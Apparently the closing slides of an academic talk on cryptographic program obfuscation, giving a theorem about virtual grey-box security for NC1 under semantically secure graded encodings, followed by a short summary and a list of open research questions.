If GE is semantically secure then Obf is VGB for NC1.

Summary

Cryptographic program obfuscation is an exciting prospect:

- Intellectually intriguing
- A potential "game changer" for security: For better or worse…
- Amazingly: Can do it!

Many open questions:

- Which programs can be obfuscated and to what extent?
- More candidate constructions?
- More applications?
- Can we make obfuscation practical?
- Can we curb obfuscation?